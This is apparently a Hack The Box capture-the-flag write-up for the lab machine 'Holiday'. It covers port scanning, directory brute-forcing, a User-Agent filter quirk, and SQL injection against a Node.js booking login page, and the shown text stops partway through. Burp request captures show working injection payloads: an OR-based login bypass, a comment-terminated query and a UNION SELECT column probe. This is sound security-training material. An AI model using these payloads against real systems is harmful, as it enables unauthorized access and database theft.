HTB: Holiday


ctf Holiday hackthebox nmap nodejs gobuster dirsearch burp xss filter sqli command-injection npm sudo

Sep 11, 2019

Holiday was a fun, hard, old box. The path to getting a shell involved SQL injection, cross site scripting, and command injection. The root was a bit simpler, taking advantage of a sudo on node package manager install to install a malicious node package.

Box Details

Name:	**Holiday**
Release Date:	02 Jun 2017
OS:	Linux
Base Points:	**Hard [40]**
Rated Difficulty:	

Name:	**Holiday**
Radar Graph:	
1st Blood	tomtoump 03 days, 20 hours, 40 mins, 01 seconds
# 1st Blood	tomtoump 03 days, 21 hours, 18 mins, 33 seconds
Creator:	g0blin

Recon

nmap

`nmap` shows two ports, ssh (22) and http served by Node.js (8000):


```
root@kali# nmap -p- --min-rate 10000 -oA scans/nmap-alltcp 10.10.10.25
Starting Nmap 7.80 ( https://nmap.org ) at 2019-09-04 03:12 EDT
Warning: 10.10.10.25 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.10.10.25
```

```
Host is up (0.083s latency).
Not shown: 48784 filtered ports, 16749 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
8000/tcp open  http-alt

Nmap done: 1 IP address (1 host up) scanned in 66.77 seconds
root@kali# nmap -p 22,8000 -sC -sV -oA scans/nmap-tcpscripts 10.10.10.25
Starting Nmap 7.80 ( https://nmap.org ) at 2019-09-04 03:14 EDT
Nmap scan report for 10.10.10.25
Host is up (0.037s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0
| ssh-hostkey:
|   2048 c3:aa:3d:bd:0e:01:46:c9:6b:46:73:f3:d1:ba:ce:f2 (RSA)
|   256 b5:67:f5:eb:8d:11:e9:0f:dd:f4:52:25:9f:b1:2f:23 (ECDSA)
|_  256 79:e9:78:96:c5:a8:f4:02:83:90:58:3f:e5:8d:fa:98 (ED25519)
8000/tcp open  http    Node.js Express framework
|_http-title: Error
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.o
Nmap done: 1 IP address (1 host up) scanned in 15.13 seconds
```

Website - TCP 8000

Site

The site is just an outline of a hexagon:



The page source doesn’t reveal anything further, though it is interesting that it’s importing common javascript frameworks `jquery` and `bootstrap` to just show an image:

```html
<!DOCTYPE html>
<html lang="en">
  <head>
      <meta charset="utf-8">
      <meta http-equiv="X-UA-Compatible" content="IE=edge">
      <title>Booking Management</title>
      <meta name="viewport" content="width=device-width, minimum-scale=1.0, maximu
      <link rel="stylesheet" type="text/css" href="/css/bootstrap.min.css" />
      <link rel="stylesheet" type="text/css" href="/css/main.min.css" />
      <script src="/js/jquery.min.js"></script>
      <script src="/js/bootstrap.min.js"></script>
  </head>
  <body>
      <center><img class='hex-img' src='/img/hex.png'/></center>

  </body>
</html>
```

Web Path Bruteforce

`gobuster` returns nothing:

```
root@kali# gobuster dir -u http://10.10.10.25:8000 -w /usr/share/wordlists/dirbust
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.10.25:8000
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2019/09/04 03:19:26 Starting gobuster
===============================================================
===============================================================
2019/09/04 03:26:27 Finished
===============================================================
```

Given recent experiences being burned by `gobuster`, I gave `dirsearch` a run, and it found a bunch:

```
root@kali# dirsearch.py -u http://10.10.10.25:8000

 _|. _ _  _  _  _ _|_    v0.3.8
(_||| _) (/_(_|| (_| )

Extensions:  | Threads: 10 | Wordlist size: 5686

Error Log: /opt/dirsearch/logs/errors-19-09-04_03-27-01.log

Target: http://10.10.10.25:8000

[03:27:01] Starting:
[03:27:07] 302 -   28B  - /admin  ->  /login
[03:27:07] 302 -   28B  - /ADMIN  ->  /login
[03:27:07] 302 -   28B  - /Admin  ->  /login
[03:27:08] 302 -   28B  - /admin/  ->  /login
[03:27:08] 302 -   28B  - /admin/?/login  ->  /login
[03:27:15] 301 -  165B  - /css  ->  /css/
[03:27:20] 301 -  165B  - /img  ->  /img/
[03:27:21] 301 -  163B  - /js  ->  /js/
[03:27:22] 200 -    1KB - /login
[03:27:22] 200 -    1KB - /Login
[03:27:22] 200 -    1KB - /login/
[03:27:23] 302 -   28B  - /logout  ->  /login
[03:27:23] 302 -   28B  - /logout/  ->  /login

Task Completed
```

`gobuster` has burned me in the past is on weird http response codes that aren't in the whitelist. But in this case, I 200, 301, and 302, all of which were in the whitelist above.

To figure out why (not that I really need to, but I wanted to know), I created a really short word list of paths that should match, one 200 and one 302:

```
root@kali# cat dirs
login
admin
```

Now I'll run both `dirsearch` and `gobuster` through `burp` so I can compare:

```
root@kali# gobuster dir -u http://10.10.10.25:8000 -w dirs -p http://127.0.0.1:808
root@kali# dirsearch.py -u http://10.10.10.25:8000 -w dirs --proxy=http://127.0.0.
```

I'll start looking at the request for `/login`. `gobuster` gets a 404 response, where `dirsearch` gets a 200.

gobuster	dirsearch

gobuster	dirsearch
GET /login HTTP/1.1 Host: 10.10.10.25:8000 User-Agent: gobuster/3.0.1 Accept-Encoding: gzip, deflate Connection: close	GET /login HTTP/1.1 Host: 10.10.10.25:8000 User-agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/28.0.1468.0 Safari/537.36 Accept-Encoding: gzip, deflate Accept: / Connection: close Accept-Language: en-us Keep-Alive: 300 Cache-Control: max-age=0

The biggest difference between the two is the User-agent string. I'll kick the `dirsearch` one over to repeater and play with it.

First thing I do is test that it gets a 200. It does. Then I change the User-agent to `0xdf`. It 404s. I start deleting words from the UA, testing after each delete. If it works, I keep deleting. If removing something breaks it, I leave it in. I get down to `User-agent: Windows NT 6.1` with it still returning 200. Some quick playing around shows that it also works if the `6` is a `5` and/or the `1` is a `2`, but not other numbers. It appears to be case insensitive.

I also tested replacing `Windows` with `Linux`, and that worked too (in fact, without an version number, just the string `Linux` works).

I could fuzz this further, checking for other strings that might work, but for now, I'll remember to use a realistic User-Agent should I use any more web tools on this host.

Shell as algernon


Getting a shell as algernon will take three distinct exploits: SQL injection, cross site scripting (xss), and command injection.

Access to Booking Details (SQLi)

Login Form Enumeration

As I head to `/login`, I'm presented with a login form:

Trying "admin" / "admin" returns a message "Invalid User":




It's a good sign that it seems to differentiate between invalid user and incorrect password. I can potentially try to brute force usernames if I can get SQLi to work (which I can).

SQLi

I'll kick the login POST over to Burp repeater. Leaving the password as `admin`, next I try user name `'` and `"`.

As I learned the hard way in a recent live CTF, always check for SQLi with both `'` and `"`. The former returns "Invalid User", but the latter returns a new error, "Error Occurred":




```
POST /login HTTP/1.1
Host: 10.10.10.25:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0)
Gecko/20100101 Firefox/60.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*
/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.25:8000/login
Content-Type: application/x-www-form-urlencoded
Content-Length: 25
Connection: close
Upgrade-Insecure-Requests: 1

username="&password=admin
```

```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: text/html; charset=utf-8
ETag: W/"4af-dvDIz9QSKkTTSSRcaBfPLugdo8o"
Vary: Accept-Encoding
Date: Wed, 04 Sep 2019 17:38:51 GMT
Connection: close
Content-Length: 1199

<!DOCTYPE html>
<html lang="en">
  <head>
      <meta charset="utf-8">
      <meta http-equiv="X-UA-Compatible" content="IE=edge">
      <title>Booking Management</title>
      <meta name="viewport" content="width=device-width, minimum-scale=1.0,
maximum-scale=1.0">
      <link rel="stylesheet" type="text/css" href="/css/bootstrap.min.css" />
      <link rel="stylesheet" type="text/css" href="/css/main.min.css" />
      <script src="/js/jquery.min.js"></script>
      <script src="/js/bootstrap.min.js"></script>
  </head>

  <body>
    <div class="container">
  <form class="form-signin" method="POST">
    <h2 class="form-signin-heading">Please sign in</h2>
    <label for="username" class="sr-only">Username</label>
    <input type="user" id="username" name="username" class="form-control"
placeholder="Username" required autofocus value="">
    <br/>
    <label for="password" class="sr-only">Password</label>
    <input type="password" id="password" name="password" class="form-control"
placeholder="Password" required>
    <br/>
    <button id="login" class="btn btn-lg btn-primary btn-block" type="submit">Sign in</button>
  </form>
    <h2>Error Occurred</h2>
</div>
```

Click for full size image

That's a good sign. Now I'll try to bypass the login by setting the username to `" OR "1"="1`. A new error message again, "Incorrect Password", suggests I've bypassed the username check. But even more interestingly, the Username field now comes with a prefilled value, "RickA":



Request

Raw | Params | Headers | Hex

```
POST /login HTTP/1.1
Host: 10.10.10.25:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0)
Gecko/20100101 Firefox/60.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*
/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.25:8000/login
Content-Type: application/x-www-form-urlencoded
Content-Length: 35
Connection: close
Upgrade-Insecure-Requests: 1

username=" OR "1"="1&password=admin
```

Response

Raw | Headers | Hex | HTML | Render

```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: text/html; charset=utf-8
ETag: W/"4b8-JpxdtVU8MMK5uT6D8qvUiGpBKHQ"
Vary: Accept-Encoding
Date: Wed, 04 Sep 2019 17:41:26 GMT
Connection: close
Content-Length: 1208

<!DOCTYPE html>
<html lang="en">
  <head>
      <meta charset="utf-8">
      <meta http-equiv="X-UA-Compatible" content="IE=edge">
      <title>Booking Management</title>
      <meta name="viewport" content="width=device-width, minimum-scale=1.0,
maximum-scale=1.0">
      <link rel="stylesheet" type="text/css" href="/css/bootstrap.min.css" />
      <link rel="stylesheet" type="text/css" href="/css/main.min.css" />
      <script src="/js/jquery.min.js"></script>
      <script src="/js/bootstrap.min.js"></script>
  </head>

  <body>
    <div class="container">
  <form class="form-signin" method="POST">
    <h2 class="form-signin-heading">Please sign in</h2>
    <label for="username" class="sr-only">Username</label>
    <input type="user" id="username" name="username" class="form-control"
placeholder="Username" required autofocus value="RickA">
    <br/>
    <label for="password" class="sr-only">Password</label>
    <input type="password" id="password" name="password" class="form-control"
placeholder="Password" required>
    <br/>
    <button id="login" class="btn btn-lg btn-primary btn-block" type="submit">Sign in</button>
  </form>
    <h2>Incorrect Password</h2>
</div>
```

Click for full size image

So not only do I have a username that's valid (I can check by trying to log in and seeing the "Incorrect Password" message and not "Invalid User"), but I have some output of the database.


With a valid username, I thought maybe I could bypass password all together with a comment. But submitting `RickA" -- -` as username returned "Error Occurred". This means that I am not quite right with the structure of the query. I played around with this input, adding `)` to try to get it balanced out, and eventually got back to "Incorrect Password" with `RickA")) -- -`. This tells me that the query looks something like (where `{ }` marks input):

```
SELECT * FROM users where ((password = hash({password})) and (username = {username
```

The password part must come first, or else my comments would have led to my getting into the site.

I can now try to figure out how many columns are being returned by adding a UNION. If no rows come back from the first select, but one “row” is created by my UNION, I’ll get a way to leak information from the database.

So I start with `")) UNION SELECT 1 -- -`, and get an error. The error is because the number of columns expected doesn’t match the UNION. Next I try `")) UNION SELECT 1,2 -- -`, and error. At `")) UNION SELECT 1,2,3,4` no error, and I can see the returned username of “2”:


Request

Raw | Params | Headers | Hex

```
POST /login HTTP/1.1
Host: 10.10.10.25:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0)
Gecko/20100101 Firefox/60.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*
/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.25:8000/login
Content-Type: application/x-www-form-urlencoded
Content-Length: 52
Connection: close
Upgrade-Insecure-Requests: 1

username=")) UNION SELECT 1,2,3,4-- -&password=admin
```

